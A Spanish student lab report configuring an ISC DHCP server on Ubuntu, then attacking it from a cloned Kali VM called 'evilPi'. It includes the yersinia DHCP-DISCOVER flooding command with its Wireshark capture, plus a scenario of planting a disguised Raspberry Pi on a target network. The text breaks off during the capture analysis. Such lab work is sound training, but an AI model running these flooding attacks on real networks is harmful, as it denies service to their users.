

Servicio DHCP

Práctica 1

Gonzalo Tudela Chavero

ÍNDICE DE CONTENIDOS

| | |
|--|----|
| CONFIGURACION UBUNTU SERVER | 1 |
| COMPROBACIONES UBUNTU SERVER | 1 |
| Configuramos la interfaz de red del servidor Ubuntu: | 1 |
| Actualizamos la lista de paquetes: | 2 |
| Instalamos el paquete ISC-DHCP-SERVER: | 2 |
| Comprobamos el estado de la instalación: | 2 |
| Configuramos la interfaz de escucha para el servicio DHCP: | 3 |
| Configuramos los parámetros del servicio DHCP: | 3 |
| Reiniciamos el servicio DHCP y comprobamos su estado: | 3 |
| Configuramos la maquina Administrator: | 4 |
| Configuramos su interfaz de red: | 4 |
| Buscamos la dirección MAC de la interfaz, la necesitaremos para configurar ISC-DHCP..... | 5 |
| Modificamos la configuración DHCP en Ubuntu Server: | 5 |
| Comprobación de funcionamiento: | 5 |
| PLANTEAMIENTO CON MAQUINA ATACANTE | 7 |
| ATAQUE | 7 |
| Realizamos un clon referenciado de Administrator en VMware para ahorrar espacio. | 7 |
| Reiniciamos para que tenga efecto: | 8 |
| WINDOWS SERVER..... | 12 |
| Configuramos la interfaz de red del servidor Windows: | 12 |
| Instalamos el servicio DHCP: | 12 |
| Configuramos el servicio DHCP: | 14 |
| Comprobación de funcionamiento: | 16 |
| AUDITORÍA 4CK | 17 |
| ATAQUE | 17 |
| Ataque con yersinia: | 17 |
| PLAN B..... | 19 |
| FUENTES | 24 |
| Manual de dhcp-options: | 24 |
| Manual de dhclient: | 24 |
| Manual de los leases en el cliente dhclient. leases: | 24 |
| Manual dhcpig: | 24 |
| RFC 1531 | 24 |

ÍNDICE DE FIGURAS

| | |
|--|----|
| Ilustración 1 - Esquema de red para el ejercicio de configuración. | 1 |
| Ilustración 2 - Configuración ens33 en Ubuntu Server. | 1 |
| Ilustración 3 - Actualización de la lista de paquetes. | 2 |
| Ilustración 4 - Instalación del paquete ISC-DHCP-SERVER. | 2 |
| Ilustración 5 - Configuración de la interfaz de escucha para DHCP. | 3 |
| Ilustración 6 - Configuración básica del servicio DHCP. | 3 |
| Ilustración 7 - Reinicio del servicio isc-dhcp-server y comprobación de estado. | 4 |
| Ilustración 8 - Asignamos el nombre de host a Administrator. | 4 |
| Ilustración 9 - Configuramos la interfaz de red de Administrator. | 4 |
| Ilustración 10 - Anotamos la dirección MAC para configurar ISC. | 5 |
| Ilustración 11 - Modificación de configuración DHCP, otorgamos IP fija a Administrator. | 5 |
| Ilustración 12 - Escaneo de puertos del servidor DHCP. | 5 |
| Ilustración 13 - Comprobación de los alquileres. | 6 |
| Ilustración 14 - Comprobación de leases tras reiniciar. | 6 |
| Ilustración 15 - Clonado de la VM Administrator para tener un atacante. | 7 |
| Ilustración 16 - Configuración de la VM evilPI. | 8 |
| Ilustración 17 - Yersinia realizando un ataque DOS mediante flooding de DHCP-DISCOVER. | 8 |
| Ilustración 18 - Inicio y fin de la captura con yersinia funcionando. | 9 |
| Ilustración 19 - Filtrado de tipo display para los paquetes dhcp tipo request. | 10 |
| Ilustración 20 - Yersinia no hace ataques DHCP Starving. | 11 |
| Ilustración 21 - Ofertas de diferentes paquetes. | 11 |
| Ilustración 22 - IP estática para el servidor DHCP Windows Server. | 12 |
| Ilustración 23 - Agregar roles y características. | 12 |
| Ilustración 24 - Seleccionamos Servidor DHCP. | 13 |
| Ilustración 25 - Instalando servicio DHCP en Windows Server. | 13 |
| Ilustración 26 - Completamos la configuración de DHCP. | 14 |
| Ilustración 27 - Creación de un ámbito (rango) nuevo. | 14 |
| Ilustración 28 - Intervalo de direcciones para el ámbito. | 14 |
| Ilustración 29 - Exclusión de direcciones dentro del intervalo. | 15 |
| Ilustración 30 - Duración del tiempo de concesión. | 15 |
| Ilustración 31 - Configuración de la gateway que ofrecerá este ámbito. | 15 |
| Ilustración 32 - Especificación del dominio de resolución de nombres primario. | 15 |
| Ilustración 33 - Creación del ámbito finalizada. | 15 |
| Ilustración 34 - Creación de la reserva para la maquina Administrator. | 16 |
| Ilustración 35 - Configuración de la reserva para Administrator. | 16 |
| Ilustración 36 - Leases antes de iniciar las maquinas. | 17 |
| Ilustración 37 - Leases tras arrancar el cliente Windows 10. | 17 |
| Ilustración 38 - Ataque DOS, flood DHCP-DISCOVER. | 17 |
| Ilustración 39 - Resultado de configurar Yersinia en modo DHCP. | 18 |
| Ilustración 40 - Panel configuración del DHCP rogue. | 18 |
| Ilustración 41 - El DOS está teniendo efecto. | 18 |
| Ilustración 42 - DHCPig en funcionamiento. | 19 |
| Ilustración 43 - DHCPig indica que es el momento de levantar nuestro servidor ROGUE. | 20 |
| Ilustración 44 - Configuración del servidor DHCP metasploit. | 20 |
| Ilustración 45 - ¡El archivo de leases ahora tiene 1917 líneas! | 21 |
| Ilustración 46 - Windows 10 recién llegado al segmento de red. | 21 |
| Ilustración 47 - Configuración de las interfaces de red de la maquina atacante. | 22 |
| Ilustración 48 - Al acceder a la web sin cifrar podemos ver el tráfico. | 23 |

CONFIGURACION UBUNTU SERVER

Configura una máquina con Ubuntu Server 18.04 todos los parámetros necesarios para que pueda realizar las funciones de servidor DHCP. Se sabe que en el segmento de red en el que estará habrá un máximo de 200 hosts, uno de ellos será el de administrador ("administrator") al que siempre le dará la misma dirección IPv4. Es importante decidir el tiempo de concesión que se dará a cada uno de los clientes y por qué.

Esquema de red:




Ilustración 1 - Esquema de red para el ejercicio de configuración.

COMPROBACIONES UBUNTU SERVER

Realiza y documenta todas las comprobaciones necesarias para comprobar que realmente ésta se encuentra preparada para realizar su función y funciona de manera correcta.

Configuramos la maquina Ubuntu Server:

Configuramos la interfaz de red del servidor Ubuntu:

```
nano /etc/netplan/50-cloud-init.yaml
```

```

GNU nano 2.9.3 /etc/netplan/50-cloud-init.yaml

# This file is generated from information provided by
# the datasource. Changes to it will not persist across an instance.
# To disable cloud-init's network configuration capabilities, write a file
# /etc/cloud/cloud.cfg.d/99-disable-network-config.cfg with the following:
# network: {config: disabled}
network:
  ethernets:
    ens33:
      dhcp4: no
      addresses: [192.168.200.54/24]
      gateway4: 192.168.200.2
      nameservers:
        addresses: [192.168.100.100]
  version: 2

[ Read 14 lines ]
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos  M-U Undo
^X Exit      ^R Read File ^N Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line M-E Redo
  
```

Ilustración 2 - Configuración ens33 en Ubuntu Server.

Actualizamos la lista de paquetes:

```
apt-get update
```

```
root@gonubuntus18:/home/gon# apt-get update
Obj:1 http://es.archive.ubuntu.com/ubuntu bionic InRelease
Des:2 http://es.archive.ubuntu.com/ubuntu bionic-updates InRelease [88,7 kB]
Des:3 http://es.archive.ubuntu.com/ubuntu bionic-backports InRelease [74,6 kB]
Des:4 http://es.archive.ubuntu.com/ubuntu bionic-security InRelease [88,7 kB]
Des:5 http://es.archive.ubuntu.com/ubuntu bionic-updates/main amd64 Packages [752 kB]
Des:6 http://es.archive.ubuntu.com/ubuntu bionic-updates/main Translation-en [270 kB]
Des:7 http://es.archive.ubuntu.com/ubuntu bionic-updates/restricted amd64 Packages [15,7 kB]
Des:8 http://es.archive.ubuntu.com/ubuntu bionic-updates/restricted Translation-en [4.956 B]
Des:9 http://es.archive.ubuntu.com/ubuntu bionic-updates/universe amd64 Packages [1.012 kB]
Des:10 http://es.archive.ubuntu.com/ubuntu bionic-updates/universe Translation-en [312 kB]
Des:11 http://es.archive.ubuntu.com/ubuntu bionic-updates/multiverse amd64 Packages [7.884 B]
Des:12 http://es.archive.ubuntu.com/ubuntu bionic-updates/multiverse Translation-en [3.944 B]
Des:13 http://es.archive.ubuntu.com/ubuntu bionic-security/main amd64 Packages [529 kB]
Des:14 http://es.archive.ubuntu.com/ubuntu bionic-security/main Translation-en [177 kB]
Des:15 http://es.archive.ubuntu.com/ubuntu bionic-security/restricted amd64 Packages [8.872 B]
Des:16 http://es.archive.ubuntu.com/ubuntu bionic-security/restricted Translation-en [3.296 B]
Des:17 http://es.archive.ubuntu.com/ubuntu bionic-security/universe amd64 Packages [613 kB]
Des:18 http://es.archive.ubuntu.com/ubuntu bionic-security/universe Translation-en [204 kB]
Des:19 http://es.archive.ubuntu.com/ubuntu bionic-security/multiverse amd64 Packages [5.260 B]
Des:20 http://es.archive.ubuntu.com/ubuntu bionic-security/multiverse Translation-en [2.464 B]
Descargados 4.174 kB en 6s (687 kB/s)
Leyendo lista de paquetes... Hecho
root@gonubuntus18:/home/gon#
```

Ilustración 3 - Actualización de la lista de paquetes.

Instalamos el paquete ISC-DHCP-SERVER:

-y acepta todas las preguntas tipo Si/No.

```
apt-get install isc-dhcp-server -y
```

```
root@gonubuntus18:/home/gon# apt-get install isc-dhcp-server -y
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
Paquetes sugeridos:
  isc-dhcp-server-ldap polycoreutils
Se instalarán los siguientes paquetes NUEVOS:
  isc-dhcp-server
0 actualizados, 1 nuevos se instalarán, 0 para eliminar y 54 no actualizados.
Se necesita descargar 0 B/446 kB de archivos.
Se utilizarán 1.479 kB de espacio de disco adicional después de esta operación.
Preconfigurando paquetes ...
Seleccionando el paquete isc-dhcp-server previamente no seleccionado.
(Leyendo la base de datos ... 103225 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar .../isc-dhcp-server_4.3.5-3ubuntu7.1_amd64.deb ...
Desempaquetando isc-dhcp-server (4.3.5-3ubuntu7.1) ...
Procesando disparadores para ureadahead (0.100.0-21) ...
Procesando disparadores para systemd (237-3ubuntu10.29) ...
Procesando disparadores para man-db (2.8.3-2ubuntu0.1) ...
Configurando isc-dhcp-server (4.3.5-3ubuntu7.1) ...
Generating /etc/default/isc-dhcp-server...
Created symlink /etc/systemd/system/multi-user.target.wants/isc-dhcp-server.service → /lib/systemd/system/isc-dhcp-server.service.
Created symlink /etc/systemd/system/multi-user.target.wants/isc-dhcp-server6.service → /lib/systemd/system/isc-dhcp-server6.service.
Procesando disparadores para systemd (237-3ubuntu10.29) ...
Procesando disparadores para ureadahead (0.100.0-21) ...
root@gonubuntus18:/home/gon#
```


Ilustración 4 - Instalación del paquete ISC-DHCP-SERVER.

Comprobamos el estado de la instalación:

```
dpkg -l isc-dhcp-server
```

Configuramos la interfaz de escucha para el servicio DHCP:

```
nano /etc/default/isc-dhcp-server
```



```
GNU nano 2.9.3 /etc/default/isc-dhcp-server Modified
# Defaults for isc-dhcp-server (sourced by /etc/init.d/isc-dhcp-server)

# Path to dhcpd's config file (default: /etc/dhcp/dhcpd.conf).
#DHCPDv4_CONF=/etc/dhcp/dhcpd.conf
#DHCPDv6_CONF=/etc/dhcp/dhcpd6.conf

# Path to dhcpd's PID file (default: /var/run/dhcpd.pid).
#DHCPDv4_PID=/var/run/dhcpd.pid
#DHCPDv6_PID=/var/run/dhcpd6.pid

# Additional options to start dhcpd with.
# Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""

# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
# Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACESv4="ens33"
INTERFACESv6=

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line M-E Redo
```

Ilustración 5 - Configuración de la interfaz de escucha para DHCP.

Configuramos los parámetros del servicio DHCP:

```
nano /etc/dhcp/dhcpd.conf
```



```
GNU nano 2.9.3 /etc/dhcp/dhcpd.conf
subnet 192.168.200.0 netmask 255.255.255.0 {
    range 192.168.200.54 192.168.200.254;
    option routers 192.168.200.2;
    option domain-name-servers 192.168.100.100;
}
_

[Wrote 115 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line M-E Redo
```

Ilustración 6 - Configuración básica del servicio DHCP.

Reiniciamos el servicio DHCP y comprobamos su estado:

```
service isc-dhcp-server restart
```

```
service isc-dhcp-server status
```

```

root@gonubuntus18:/# service isc-dhcp-server restart
root@gonubuntus18:/# service isc-dhcp-server status
• isc-dhcp-server.service - ISC DHCP IPv4 server
   Loaded: loaded (/lib/systemd/system/isc-dhcp-server.service; enabled; vendor preset: enabled)
   Active: active (running) since Tue 2019-10-15 19:27:24 UTC; 4s ago
     Docs: man:dhcpcd(8)
  Main PID: 2481 (dhcpcd)
    Tasks: 1 (limit: 2290)
   CGroup: /system.slice/isc-dhcp-server.service
           └─2481 dhcpcd -user dhcpcd -group dhcpcd -f -4 -pf /run/dhcp-server/dhcpcd.pid -cf /etc/dhcp/

oct 15 19:27:24 gonubuntus18 dhcpcd[2481]: PID file: /run/dhcp-server/dhcpcd.pid
oct 15 19:27:24 gonubuntus18 dhcpcd[2481]: Wrote 0 leases to leases file.
oct 15 19:27:24 gonubuntus18 sh[2481]: Wrote 0 leases to leases file.
oct 15 19:27:24 gonubuntus18 dhcpcd[2481]: Listening on LPF/ens33/00:0c:29:d9:f2:15/192.168.200.0/24
oct 15 19:27:24 gonubuntus18 sh[2481]: Listening on LPF/ens33/00:0c:29:d9:f2:15/192.168.200.0/24
oct 15 19:27:24 gonubuntus18 sh[2481]: Sending on LPF/ens33/00:0c:29:d9:f2:15/192.168.200.0/24
oct 15 19:27:24 gonubuntus18 sh[2481]: Sending on Socket/fallback/fallback-net
oct 15 19:27:24 gonubuntus18 dhcpcd[2481]: Sending on LPF/ens33/00:0c:29:d9:f2:15/192.168.200.0/24
oct 15 19:27:24 gonubuntus18 dhcpcd[2481]: Sending on Socket/fallback/fallback-net
oct 15 19:27:24 gonubuntus18 dhcpcd[2481]: Server starting service.
lines 1-19/19 (END)

```

Ilustración 7 - Reinicio del servicio isc-dhcp-server y comprobación de estado.

Configuramos la maquina Administrator:

a. Asignamos un nombre de host:

En el próximo reinicio de la maquina se asignará el nombre de host.

nano /etc/hostname

```

GNU nano 4.3 /etc/hostname
Administrator_

[ 1 línea leída ]
^G Ver ayuda  ^O Guardar   ^W Buscar    ^K Cortar txt ^J Justificar ^C Posición   M-U Deshacer
^X Salir      ^R Leer fich. ^E Reemplazar ^U Pegar txt  ^T Ortografía ^_ Ir a línea  M-E Rehacer

```

Ilustración 8 - Asignamos el nombre de host a Administrator.

Configuramos su interfaz de red:

nano /etc/network/interfaces

```

GNU nano 4.3 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet dhcp

[ 16 líneas leídas ]
^G Ver ayuda  ^O Guardar   ^W Buscar    ^K Cortar txt ^J Justificar ^C Posición   M-U Deshacer
^X Salir      ^R Leer fich. ^E Reemplazar ^U Pegar txt  ^T Ortografía ^_ Ir a línea  M-E Rehacer

```

Ilustración 9 - Configuramos la interfaz de red de Administrator.

Buscamos la dirección MAC de la interfaz, la necesitaremos para configurar ISC-DHCP.

```
root@Administrator:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.200.54 netmask 255.255.255.0 broadcast 192.168.200.255
    inet6 fe80::20c:29ff:fe0:5c prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e0:00:5c txqueuelen 1000 (Ethernet)
    RX packets 68 bytes 8058 (7.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 66 bytes 7485 (7.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@Administrator:~#
```

Ilustración 10 - Anotamos la dirección MAC para configurar ISC.

Modificamos la configuración DHCP en Ubuntu Server:

Damos una IP fija a Administrator, también damos otros parámetros como el tiempo de préstamo por defecto DEFAULT-LEASE-TIME y MAX-LEASE-TIME en 24 y 48 horas respectivamente.

```
GNU nano 2.9.3          etc/dhcp/dhcpd.conf
subnet 192.168.200.0 netmask 255.255.255.0 {
    range 192.168.200.54 192.168.200.254;
    option routers 192.168.200.2;
    option domain-name-servers 1.1.1.1, 8.8.8.8;
    default-lease-time 86400;
    max-lease-time 172800;
host Administrator {
    hardware ethernet 00:0c:29:e0:00:5c;
    fixed-address 192.168.200.54;
}
}
```

Ilustración 11 - Modificación de configuración DHCP, otorgamos IP fija a Administrator.

El tiempo que se otorga si el cliente no solicita uno específico en su DHCP-REQUEST será el que se especifica en el valor DEFAULT-LEASE-TIME. Este valor por defecto es de 43200 segundos, es decir, 12 horas, en nuestro caso hemos doblado esta cantidad.

El tiempo máximo que se otorgará ante cualquier DHCP-REQUEST con solicitud de tiempo no superará las 48 horas mediante MAX-LEASE-TIME 172800.

Estos valores y otros que controlan el tiempo mínimo se han de tener en cuenta si los hosts y la cantidad de estos variarán con frecuencia en el rango que hemos especificado, por tanto, podemos acotar los tiempos de alquiler dependiendo del dinamismo que queramos dar a este mecanismo.

Comprobación de funcionamiento:

Comprobación de los puertos desde Administrator (Kali Linux).

```
nmap 192.68.200.53 -sU -p 67-68
```

```
root@Administrator:~# nmap 192.168.200.53 -sU -p 67-68
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-20 10:01 CEST
Nmap scan report for 192.168.200.53
Host is up (0.00019s latency).

PORT      STATE      SERVICE
67/udp    open|filtered dhcps
68/udp    closed     dhcpc
MAC Address: 00:0C:29:D9:F2:15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds
root@Administrator:~#
```

Ilustración 12 - Escaneo de puertos del servidor DHCP.

Mostramos los alquileres en curso y los eliminamos (**solo** los bloques lease):

```
nano /var/lib/dhcp/dhcpd.leases
```

```
root@gonubuntus18:/home/gon# cat /var/lib/dhcp/dhcpd.leases
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-4.3.5

# authoring-byte-order entry is generated, DO NOT DELETE
authoring-byte-order little-endian;

lease 192.168.200.54 {
    starts 2 2019/10/15 21:28:26;
    ends 2 2019/10/15 21:32:36;
    tstp 2 2019/10/15 21:32:36;
    cltt 2 2019/10/15 21:28:26;
    binding state free;
    hardware ethernet 00:0c:29:e0:00:5c;
    uid "\377)\340\000\\\000\001\000\001%\023\323\304\000\014)\340\000\\";
}
lease 192.168.200.55 {
    starts 2 2019/10/15 21:34:15;
    ends 3 2019/10/16 21:34:15;
    tstp 3 2019/10/16 21:34:15;
    cltt 2 2019/10/15 21:34:15;
    binding state active;
    next binding state free;
    rewind binding state free;
    hardware ethernet 00:0c:29:2e:3c:fd;
    uid "\001\000\014).\375";
    set vendor-class-identifier = "MSFT 5.0";
    client-hostname "DESKTOP-LJ6Q3VQ";
}
server-duid "\000\001\000\001%8\367\226\000\014)\331\362\025";

root@gonubuntus18:/home/gon# _
```

Ilustración 13 - Comprobación de los alquileres.

Reiniciamos las maquinas en el siguiente orden, Ubuntu Server, Windows 10 (cliente) y por último Kali Linux (Administrator), si todo está bien deberíamos obtener la IP .54 para Administrator y otra para Windows 10.

Como se ve en esta imagen el primer y **único** (no se consideran leases las IP fijas dadas al host Administrator) alquiler fue dado al hostname DESKTOP-LJ6Q3VQ (Windows 10) con la IP terminada en 55, por lo que podemos concluir que esta todo correcto.

```
root@gonubuntus18:/home/gon# cat /var/lib/dhcp/dhcpd.leases
# The format of this file is documented in the dhcpd.leases(5) manual page.
# This lease file was written by isc-dhcp-4.3.5

# authoring-byte-order entry is generated, DO NOT DELETE
authoring-byte-order little-endian;

server-duid "\000\001\000\001%8\373\374\000\014)\331\362\025";

lease 192.168.200.55 {
    starts 2 2019/10/15 21:55:22;
    ends 3 2019/10/16 21:55:22;
    cltt 2 2019/10/15 21:55:22;
    binding state active;
    next binding state free;
    rewind binding state free;
    hardware ethernet 00:0c:29:2e:3c:fd;
    uid "\001\000\014).\375";
    set vendor-class-identifier = "MSFT 5.0";
    client-hostname "DESKTOP-LJ6Q3VQ";
}

root@gonubuntus18:/home/gon#
```

Ilustración 14 - Comprobación de leases tras reiniciar.

PLANTEAMIENTO CON MAQUINA ATACANTE

Ahora en el segmento de red se cuela una máquina, ataca al servidor DHCP para consumir todo su pool de direcciones disponibles para los clientes. Para ello utiliza la herramienta Yersinia.

(<https://tools.kali.org/vulnerability-analysis/yersinia>) presente en Kali Linux.

...reunimos el valor y sangre fría para instalar Kali Linux en una Raspberry PI...camuflada en una carcasa con apariencia inofensiva es instalada sin levantar sospechas en la red objetivo...

ATAQUE

Documenta los comandos con los parámetros utilizando en el punto anterior explicando para qué valen, así como los resultados obtenidos.

a. Instalación de yersinia:

```
apt-get install yersinia -y
```

Realizamos un clon referenciado de Administrator en VMware para ahorrar espacio.




Ilustración 15 - Clonado de la VM Administrator para tener un atacante.

- b. Configuramos la interfaz con una IP fija en una red diferente:

```
nano /etc/network/interfaces
```

```
GNU nano 4.3 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
# iface eth0 inet dhcp
iface eth0 inet static
address 192.168.201.50
netmask 255.255.255.0
# broadcast 192.168.0.255
# network 192.168.0.0
gateway 192.168.200.2
```

Ilustración 16 - Configuración de la VM evilPI

El motivo de darle una IP en una red diferente tendrá sentido en un ataque MiTM utilizando un servidor DHCP malicioso.

- c. Cambiamos el nombre de host:

```
echo evilPi > /etc/hostname
```

Reiniciamos para que tenga efecto:

```
init 6
```

- d. Lanzamos Wireshark para que solo capture por eth0 (-i eth0) paquetes UDP (-f udp) y comience nada más ejecutarse (-k):

```
wireshark -i eth0 -f udp -k
```

- e. Lanzamos yersinia para que realice un ataque tipo 1 (dhcp discover).

```
yersinia dhcp -attack 1
```

```
root@EvilPI:~# yersinia dhcp -attack 1
Warning: interface eth0 selected as the default one
<*> Starting DOS attack sending DISCOVER packet...
<*> Press any key to stop the attack <*>
```

Ilustración 17 - Yersinia realizando un ataque DOS mediante flooding de DHCP-DISCOVER.

Una vez que tenemos una cantidad considerable de paquetes capturados procedemos a analizarlos y filtramos por DHCP.

Podemos ver el resultado de los más de 196.000 mensajes que genero el comando anterior.

The image shows a Wireshark capture of DHCP traffic on interface eth0. The packet list pane displays a series of DHCP Discover packets, all with a source IP of 0.0.0.0 and a destination IP of 255.255.255.255. The packet details pane for frame 3 shows the following layers:

- Ethernet II, Src: 53:52:57:72:46:0b (53:52:57:72:46:0b), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
- Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
- User Datagram Protocol, Src Port: 68, Dst Port: 67
- Dynamic Host Configuration Protocol (Discover)

The packet bytes pane shows the raw data in hexadecimal and ASCII. The status bar at the bottom indicates that 196541 packets were captured and 196527 were displayed (100.0%).

Ilustración 18 - Inicio y fin de la captura con yersinia funcionando.

Comprobamos mediante el siguiente filtro si entre los 196.541 paquetes DHCP que se han capturado existe alguna señal de que estemos completando el proceso de alquiler de una IP ofrecida por el servidor, por ejemplo, un DHCP-REQUEST según el RFC 1531 sección 2.2 página 15.

```
dhcp.option.dhcp==3
```

A continuación, se puede ver las opciones disponibles en los mensajes DHCP según el gestor de filtros de Wireshark.

